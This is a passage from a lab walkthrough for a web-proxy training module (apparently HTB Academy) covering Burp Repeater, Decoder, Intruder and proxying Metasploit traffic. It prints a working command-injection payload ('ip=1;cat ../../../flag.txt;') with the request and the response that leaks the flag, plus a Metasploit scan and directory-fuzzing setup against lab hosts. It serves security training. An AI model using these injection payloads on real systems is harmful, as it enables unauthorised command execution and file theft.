
10. Access BurpSuite to check the request. And send this request to BurpSuite Repeater.




11. Cambiar el valor del parametro “ip” en la peticion del Repeater a “;ls;”. El comando se ejecuta correctamente.



12. Using linux commands, look for another "flag.txt" file. It is located at "../../../flag.txt".



13. Run the command "cat ../../../flag.txt" to read the flag.



Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Send Cancel
Request
Pretty Raw Hex
1 POST /ping HTTP/1.1
2 Host: 46.101.95.166:30551
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://46.101.95.166:30551/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 27
10 Origin: http://46.101.95.166:30551
11 DNT: 1
12 Connection: close
13 Upgrade-Insecure-Requests: 1
14
15 ip=1;cat ../../../flag.txt;
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Date: Sun, 09 Jul 2023 11:23:35 GMT
4 Connection: close
5 Content-Length: 283
6
7 PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
8 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
9
10 --- 127.0.0.1 ping statistics ---
11 1 packets transmitted, 1 received, 0% packet loss, time 0ms
12 rtt min/avg/max/mdev = 0.014/0.014/0.014/0.000 ms
13 HTB{
}
14

Encoding/Decoding


> ***Q. The string found in the attached file has been encoded several times with various encoders. Try to use the decoding tools we discussed to decode it and get the flag.***

14. Download the file from HTB Academy


15. Unzip the file “encoded_flag.zip”.



16. Read the content of the file “encoded_flag.txt”.




17. Perform the following steps to decode the string. Base64 Decode -> Base64 Decode -> Base64 Decode -> Base64 Decode -> Base64 Decode -> ASCII Hex Decode -> Remove “%”.




Proxying Tools

> ***Q. Try running 'auxiliary/scanner/http/http_put' in Metasploit on any website, while routing the traffic through Burp. Once you view the requests sent, what is the last line in the request?***

18. Run Metasploit and enter the parameters shown in the following image for the "auxiliary/scanner/http/http_put" tool.


Tilix: Terminal
1: Terminal
~/htb-academy/using_web_proxies
msfconsole
=[metasploit v6.3.5-dev
+ -- --=[2296 exploits - 1202 auxiliary - 410 post
+ -- --=[965 payloads - 45 encoders - 11 nops
+ -- --=[9 evasion
Metasploit tip: Start commands with a space to avoid saving them to history
Metasploit Documentation: https://docs.metasploit.com/
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/http/http_put
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/http_put) >> set RHOSTS 46.101.95.166
RHOSTS => 46.101.95.166
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/http_put) >> set RPORT 30551
RPORT => 30551
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/http_put) >> set PROXIES HTTP:127.0.0.1:8080
PROXIES => HTTP:127.0.0.1:8080
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/http_put) >> run
[-] 46.101.95.166: File doesn't seem to exist. The upload probably failed
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/http_put) >>

19. You can see the request captured in BurpSuite since the proxy "127.0.0.1:8080" has been used as a parameter in Metasploit.




Burp Intruder


> ***Q. Use Burp Intruder to fuzz for '.html' files under the /admin directory, to find a file containing the flag.***

20. Access the url with the "/admin" directory from the browser to capture the request in BurpSuite.


21. Send the request to the BurpSuite Intruder.




22. Create a payload with the extension ".html" in the request sent to the Intruder.


Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://64.227.41.40:31338
Update Host header to match target
Add §
Clear §
Auto §
Refresh
GET /admin/$payload$.html HTTP/1.1
Host: 64.227.41.40:31338
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

